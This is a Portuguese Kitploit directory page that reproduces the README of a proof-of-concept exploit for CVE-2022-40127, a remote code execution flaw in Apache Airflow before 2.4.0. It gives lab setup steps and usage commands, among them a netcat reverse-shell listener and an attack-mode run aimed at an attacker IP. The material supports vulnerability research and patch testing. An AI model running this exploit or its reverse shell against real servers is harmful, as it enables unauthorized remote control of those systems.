
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2022-40127-Airflow-RCE — Prova de conceito de exploit para CVE-2022-40127 visando execução remota de código (RCE) no Apache Airflow por meio do parâmetro run_id manipulado, com entrega automatizada de reverse shell. | Kitploit
Ferramentas/GitHubGitHub/jakabakos/cve-2022-40127-airflow-rce
Análise de VulnerabilidadesExploraçãoExploração de Aplicações WebTestes de PenetraçãoComando e ControleRed Teaming
GitHubjakabakos/cve-2022-40127-airflow-rce

CVE-2022-40127-Airflow-RCE

Prova de conceito de exploit para CVE-2022-40127 visando execução remota de código (RCE) no Apache Airflow por meio do parâmetro run_id manipulado, com entrega automatizada de reverse shell.

Ver Repositório
2123há 3 anosAinda não revisado
Compartilhar

Apache Airflow < 2.4.0 RCE (CVE-2022-40127)

PoC para CVE-2022-40127, uma vulnerabilidade de RCE no Apache Airflow que afeta versões anteriores à 2.4.0.

A descrição do relatório oficial diz:

Uma vulnerabilidade nos DAGs de Exemplo do Apache Airflow permite que um atacante com acesso à interface do usuário que possa acionar DAGs execute comandos arbitrários por meio do parâmetro run_id fornecido manualmente. Esse problema afeta o Apache Airflow versões anteriores à 2.4.0.

Este repositório foi criado para uma postagem de análise de CVE disponível no blog vsociety.

https://github.com/jakabakos/CVE-2022-40127/assets/42498816/2094f2ec-f074-41e6-99f4-f9f77dd09df6

Uso

Você pode clonar o repositório:

git clone https://github.com/jakabakos/CVE-2022-40127.git

Instalar e executar Airflow v2.3.4

Via docker-compose

Baixe o arquivo docker-compose do repositório oficial

cd /opt/
mkdir airflow-2.3.4 && cd airflow-2.3.4
curl -LfO 'https://airflow.apache.org/docs/apache-airflow/2.3.4/docker-compose.yaml'

Execute o Airflow

mkdir -p ./dags ./logs ./plugins
echo -e "AIRFLOW_UID=$(id -u)" > .env
docker-compose up airflow-init
docker-compose up
open localhost:8080

Nesse caso, tanto o nome de usuário quanto a senha serão airflow.

Manualmente

Com base nas instruções oficiais de instalação:

pip3.8 install "apache-airflow==2.3.4" --constraint "https://raw.githubusercontent.com/apache/airflow/constraints-2.3.4/constraints-3.7.txt"

Você pode verificar se a instalação foi bem-sucedida com os comandos which airflow e/ou airflow info.

Execute o Airflow

airflow standalone

Veja a senha e o nome de usuário gerados nos logs.

Usando o exploit

Primeiro, instale os pacotes necessários com pip:

pip3 install -r requirements.txt

Veja as opções possíveis com:

python3 exploit.py --help

Você pode verificar se o host pode ser explorado ou não:


python3 exploit.py -u airflow -p airflow -url http://localhost:8080

Configure um listener local para o reverse shell em uma sessão de terminal diferente:

nc -lvnp 4242

Execute o script no modo de ataque com este comando:

python3 exploit.py -u airflow -p airflow -url http://localhost:8080 -a -host <attacker_ip> -port 4242

Você deve ver a conexão em cerca de um minuto. proof
Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    790
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    508
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    435
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    346
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    263
  • 6

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    260

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →






